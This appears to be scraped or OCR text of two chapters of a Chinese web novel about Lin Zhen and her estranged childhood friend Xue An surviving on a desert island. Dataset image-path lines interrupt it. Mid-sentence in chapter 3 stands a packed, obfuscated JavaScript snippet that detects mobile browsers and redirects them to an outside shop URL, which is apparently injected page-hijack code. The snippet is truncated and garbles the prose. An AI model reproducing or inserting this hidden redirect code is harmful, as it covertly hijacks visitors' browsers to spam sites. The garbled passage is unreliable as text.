《与死对头一起荒岛求生》 3. 流落荒岛(3) 第二日清晨,林间满是潮湿清新的气息。露珠悬挂在巴掌大的叶片上,摇摇欲坠。鸟儿雀儿站在树梢,叽叽喳喳吵闹个不停。 林蓁伸了个懒腰,双手撑地颇为艰难地起床。 躺在不算平坦的坚硬石头上睡了一晚,整个身子就像被人揍了一顿,腰酸背痛。 喉间干渴,肚子也瘪了下去。 槐树上空荡荡的,不知薛岸又去了何处。 林蓁受伤的右脚轻轻踩地,试探着走了几步。该说不说,她的恢复力很强。走起来虽有轻微不适,一瘸一拐的,但已经没有太大影响了。 她嘴巴干燥的起皮,见周围的草叶上满是露珠,忍不住把嘴唇贴上去吮吸。 可吸了好几片叶子,除了嘴唇湿润了些,喉咙仍是跟火烧一般。 地面湿漉漉的,有一串明显的脚印从槐树下一路向外延伸。 林蓁顺着脚印一路走。 约莫半柱香的时间,看到边上灌木丛生着许多鲜红的浆果,一串串挂下来,十分诱人。 她咽了口口水,忍不住摘下来一串闻了闻,几乎没什么味道。 小时候她常常在野外玩耍,休息的时候,就摘一兜子野果,躺在一山坡上一粒一粒往嘴里塞。 野果吃过不少,哪些能吃哪些不能吃她却还是分辨不出来。因为那会都是跟薛岸摘给她的。 现在想想,小时候的薛岸还是很可爱的,跟现在的模样大为不同。 二人第一次见面时,她才六岁,刚刚记事的年纪,薛岸跟他一样的年纪。听爹娘说,还大她两月呢。 那时,神色冰冷的白衣女子一把扯出躲在她身后的小男孩,将他托付给了爹娘,随即转身离开。 小男孩嚎啕大哭,女人却连个眼神都没过他,径直骑上马离开了。 小薛岸长的瘦瘦小小,个子都没她高,胆子还小,她家的两只看门大黄狗一叫,就吓得直哭,连院门都不敢进。 恰逢那会她小妹刚出生,且是未足月就生了的,身子骨极差,打娘胎里就不怎么健康。胳膊细的仿佛一根手指就能折断,连进气出气都很微弱。 林蓁一脸好奇地站在放着小娃娃的篮子边看了一会,那小娃娃就哇哇直哭,哭的快要断气似的。 爹娘将她赶了出去,说小妹病好前她都不允许进屋。两人为此事找了许多大夫郎中,忙的焦头烂额,对她忽视了许多。 林蓁哪是耐得住寂寞的性子,听到有个年纪跟她差不多大的孩子能跟她做伴,自然很开心。 把那两条汪汪直叫唤的大黄狗赶进笼子后,对谁都不爱搭理的小薛岸终于愿意开口跟她讲话了。 自那以后,日日一步一趋的跟在她身后。 她也成日带着薛岸出去疯玩,天刚亮就出门,一直到在外面待到太阳落山才舍得回去。 薛岸那会可听她的话,让他往东绝不往西。 她指挥的也头头是道,结果就是薛岸抓鱼上树样样精通,灵活的像山林里的猴子。她却连哪些野果能吃哪些不能吃都还分不出来。 可自从薛岸离开她家后,过几年再回来时,脾气就完全变了,常常用话刺她不说,眼神还总是阴沉沉的,她看着相当不舒服。 林蓁微微叹了口气,直起身,用手指拨弄了一下浆果。 这么一想,倒是发现这串浆果跟她小时候吃的有些像。肚子已经饿到再走上几步路,就要躺地上动不了了。 她就不信她会这么倒霉。反正不被毒死,她也要渴死饿死了。 林蓁摘下一颗浆果,正准备放进口中。 忽然,一颗小石子从远处飞来,正正打在她手背上。 “啊!” 林蓁痛呼一声,手背麻了一片,手中浆果也随之脱落,直直摔在地上,滚落一地。 薛岸缓步从一颗树后走出。 林蓁揉着手背,不满道:“你打的我的手好痛!” 薛岸也不看她,只冷冷道:“那是南天竹,有毒。我若是晚到一步,你已经死了。再说,我从前不是告诉过你,哪些果子能吃吗?你到底有没有动过脑子?” “那以前不是有你在么!不是你说的,会一直给我摘果子的吗?”突然被凶了一通,林蓁脸色也不好看起来。 她扭过头去,冷哼一声:“明明是你食言,反倒怪起我来了。” 说完,她头也不回地朝前走去,“啪叽”将地上的果子踩的稀烂。 薛岸身形微微一顿,停在原地,看着那抹一瘸一拐的青色身影离开越来越远。 片刻后,他轻叹口气,追了上去。 林中气息清新宜人,可林蓁心中却烦闷不已。 她有气无力的将一颗小石子踢飞后,一屁股坐到路边的小山坡上。坐了一会,又觉得费力,干脆躺平了,闭上眼,任由衣物被清晨的露水打湿。 耳边传来沙沙的脚步声,一直走到她身旁才停下。随即身边的土坡微微塌陷,那人坐了下来。 不用想也知道是谁。 她翻了个身,背对着那人,将袖子盖在脸上。 身边传来轻微响动,有什么东西被搁在她脑袋旁,薛岸淡淡的嗓音从头顶传来:“吃的我放这里,等你腿伤好了,我们就去找离开这里的办法。” 林蓁好半天没说话,直到听到这人起身要走的声音,才转过身,扯住薛岸的衣摆。 “喂!所以你有离开的方法了?” 薛岸停下脚步,转身看着她,幽深的眸子里没有情绪,他淡淡道:“没有。” 林蓁气笑了:“那你还……算了算了,我大人有大量,不跟你计较。我呢……就是想知道,你到底为何要害我至此?我记得我没得罪过你吧。” 薛岸微微一愣:“你这话是何意?” “不是你写信给我,说要带我去苏城安顿的吗?”林蓁一骨碌翻身爬起来,满脸狐疑的看着他,“你现在要翻脸不认账了是吗?” “什么信?”薛岸蹙眉,朝她伸手,“现在在你身上吗,给我看看。” 林蓁摊开双手,“没有,我当时看信,顺手烧了,要是爹娘看到,我那还跑的掉啊。” “况且那就是你的字,我怎么会认不出来?当初还是我教你写字的呢。” 薛岸并未回答,走到一旁,朝着一个方向看了看,陷入了沉思。 林蓁见他不像说假话的样子,也有些搞不清了。她脾气或许不讨人喜欢,但得罪人的事绝对一件也没干过。 莫非是爹娘的仇人?林蓁用手指挠挠唇角,想了半天,也没想明白。 肚子忽然叫了起来,如今太阳已经升到正中。算起来,她已经有整整一天半未进过食,除了昨天吃了个不怎么顶饱的果子。 方才薛岸给她的吃食用芭蕉叶包起来,不过一个巴掌大 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17453802|201180||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 。 林蓁打开一看,发现里面是几十颗红艳艳的浆果,看着跟她方才找的没什么区别。 不做他想,林蓁几口吞吃下肚,舔了舔嘴唇,叹了口气,连什么味都没尝出来就没了。 好在现在太阳大,不然吃完这些,就是又冷又饿,心都凉了。 她站起来,拍掉身上沾着的草叶跟泥土,走到薛岸旁边,抬眼去瞧他。 说起来,她其实根本没怎么认真看过薛岸长大后的模样。 五官长开后,一丝稚嫩的气息都无了,眉毛又浓又长,眼睛深黑,唇角弧度锋利,面无表情的时候,看着很凶,身上有种不近人情的气质。 跟小时候的薛岸完全不同,虽然小薛岸也不爱说话,常常看着天空沉默,但被她逗一下,就会红着脸笑出声。 而现在的薛岸,个子高了许多,她得抬着眼看他。整个人都阴沉沉的,那双眼睛里似乎蕴含了许多她看不懂的情绪。 总之,看到这样的人,没有人会自讨没趣跟他聊天谈话的。 而这人,此时脸色苍白,嘴唇干涩起皮,眼圈青黑,眉头紧紧皱着,左手无意识的搭在腹部,微微握拳。 任谁看了,都知道他此时身体并不舒服。 林蓁心中忽然一动,这人不会自己还没吃东西吧! 说起来,她一路当时从海里一路漂流下来,撞伤了腿,这人就算武功再高,也不可能一点事没有。昨晚想来也没怎么休息。 到底是幼时玩伴,多少还是有点情谊在的。 她放软声音,关心道:“你没事吧,要不要先去休息会?” 说着,她伸出手搭在薛岸小臂上,作势要扶他。 “滚开!” 谁知她手刚放上去,就被猛地挥开。 她向后趔趄两步,没站稳,跌到地上。 好在地上有厚厚一层草叶,倒没摔痛。 林蓁坐在地上,拉下脸,冲他吼道:“你有病吧!好端端的,突然你推我做什么?” 薛岸垂着脑袋,看不清神色,只能看见下颚紧紧绷着,显然并不怎么好。 他胸口剧烈起伏了几下,双手握拳放在身侧,微微颤动,一句话没说。 半晌,提步朝远处走去。 “你去哪?”林蓁在他身后问道。 薛岸并不睬她,径自走远了。 林蓁气的胸口痛,脸色涨红,恶狠狠捶了几下地。 好你个薛岸,给我等着! 天空中逐渐聚起乌云,明明方才还晴空万里,现在却说变就变,乌云密布,风吹在脸上,又湿又冷。想到昨日那种淋了雨的衣裳贴在身上的湿黏感,林蓁就觉得有虫子在身上爬。 她打了个抖,连忙顺着来时路往回走。 到了之后,石壁处空无一人,跟她早晨出去时一模一样。 原以为薛岸会先回来,也不知这人又跑哪去了。 趁着雨还没落下来,林蓁跑到林子里面捡了些细的干柴回来。 路过一处荆棘从时,意外发现旁边有不少干草,被晒过后有股青草与太阳混合的独特气味,令人安心。 林蓁心里一喜。 这可是好东西! 之前睡觉时不用硌着屁股了。 她把这堆干草全部堆在一起,去树下找了根藤蔓将干草捆起来,背在背上,一并带了回去。 4. 流落荒岛(4) 还未走到石壁处,远远的,林蓁就看到薛岸那抹黑色身影。 这人坐在石壁下,重新升起了火,脸庞被火光印的通红,更显眉目深邃。正面无表情地拿着一根细长树枝在火堆里面拨动。 听到动静,他抬头看了过来,下一瞬,就拧起眉头冷声道:“你腿伤还未好全就跑来跑去的,也不怕你这腿彻底废了?” “谁要你管了!你是我爹还是我娘?!”林蓁回呛道。 不过再见到这人衣衫凌乱,苍白的脸上沾了灰,原本顺滑的头发也乱糟糟的翘起来后,她噤了声。 即使再如何强撑着,她也能看出来他的虚弱与狼狈。 视线对上他黑沉沉的眼睛。 林蓁抿抿唇,冷哼一声,终究没再作声,只自顾自把干草背进石壁。 她将干草均匀平铺在里侧,跟火堆隔着些距离,防止被火堆点燃,又将怀里的干柴全部堆到另一侧。 收拾好后,她拍拍手,才坐了下来。 有了干草垫在身下,虽然还是有些扎肉,但比之前好了不是一星半点。 方才免不了还是被淋了些雨,此时整个手都是冰凉的,她伸手放到火堆上方烘烤。 烤了一会火,血色总算重新回到她脸上。 她拍拍脸颊,活动着僵硬的身体。 薛岸此时从火堆里面拨出来一个黑漆漆的巴掌大的东西。 身体温暖起来后,心里也跟着暖洋洋的。方才的不快已被林蓁抛却脑后,她此时心情好到能大赦天下。 见薛岸一直对着那个黑球捣鼓,林蓁忍不住坐到他旁边,看着那东西好奇地问道:“这是何物?” 薛岸换了一个稍粗些的木棍,对着那黑漆漆的东西一阵敲打。 片刻后,他猛地用削尖的树枝一叉,将黑球里面的东西戳出来,递到她眼前。 林蓁也不客气,接过来,努力分辨半晌——似乎是某种贝类,已经被火烤到看不出原本的模样。 薛岸平静道:“吃吧。” 说着,又从火堆里掏出来一个黑球,继续捣鼓。 林蓁:“……” 她试探着用指尖戳了戳这黑乎乎的东西,完全看不出哪里能吃。 薛岸平静地叉起另外一只,面无表情的塞进嘴里,嚼了几下,“咕咚”一声吞进肚子。 吃完后,他又神色自若的继续在火堆里翻动。 林蓁看的叹为观止,她重新将视线转回眼前这坨黑乎乎的东西上,狠下心来,张嘴咬了一口。 ……没咬动,牙还差点被崩飞。 这东西又咸又苦,色香味俱无,吃了会看不见明日的太阳的那种。 “噗…呸呸!”林蓁一口将嘴里的东西吐了出来,那种咸涩的味道还在嘴里久久挥之不去。 她整张脸都皱成一团,将剩下的一半抛了回去。 薛岸皱着眉看她,眼中透露着算不上赞同的眼神,似乎是觉得她过于娇气。 林蓁才不管这么多,她躺到干草上,翻了个身,背对着薛岸说道:“我吃饱了,你自己吃吧。” 说完,闭上眼睛,伴随着耳旁火堆燃烧的“噼啪”声,两眼一闭睡了过去。 她这一点倒是很不错,就是对任何事接受能力都很强,比如现在即使饿着肚子,她也未特别郁闷。 林蓁是被右脚脚踝传来的钝痛疼醒的。 还真让薛岸说准了,她的右脚脚踝发了炎,高高肿了起来。 此时天色已完全暗了下来。雨已经停了,乌云却并未散开。春雨总这样,一下起来就持续好多天。 薛岸坐在角落处,借着火光,正在用一把小刀削木头,削成一根根筷子模样的长条。他旁边还放着两个凿的坑坑洼洼,不甚美观的石碗。 她掀开衣角,看到自己脚踝微微肿了起来。 薛岸此时也看了过去,看到那光洁如玉的脚踝后,微微一顿,很快将目光移开了。 林蓁的脚本就受伤,今天又是跑又是跳的,走了许多路,这会脚踝承受不住,所有病症加在一块反弹回来。 她右脚稍一落地就会产生明显痛意。 之后的三日,只能乖乖待在石壁下,哪也去不了。 除了吃薛岸外出带回来的浆果或者烧相当难吃的贝壳之外,只能睡觉。 白天薛岸去林子里或者海边找吃的,傍晚借着火光做些手工。 薛岸还找了许多绿色的不知名草药,用石头捣碎了,让她敷在腿上。 草药冰冰凉凉,很大程度缓解了痛意。 林蓁是个闲不住的人,如果不是薛岸看她的眼神相当不善,她估计又得上外面跑。 薛岸从外面找来许多藤蔓编篮子,她看着学一会后,也拿过来跟着一起编,等大大小小的做了六、七个篮子后,她的脚伤终于彻底恢复。 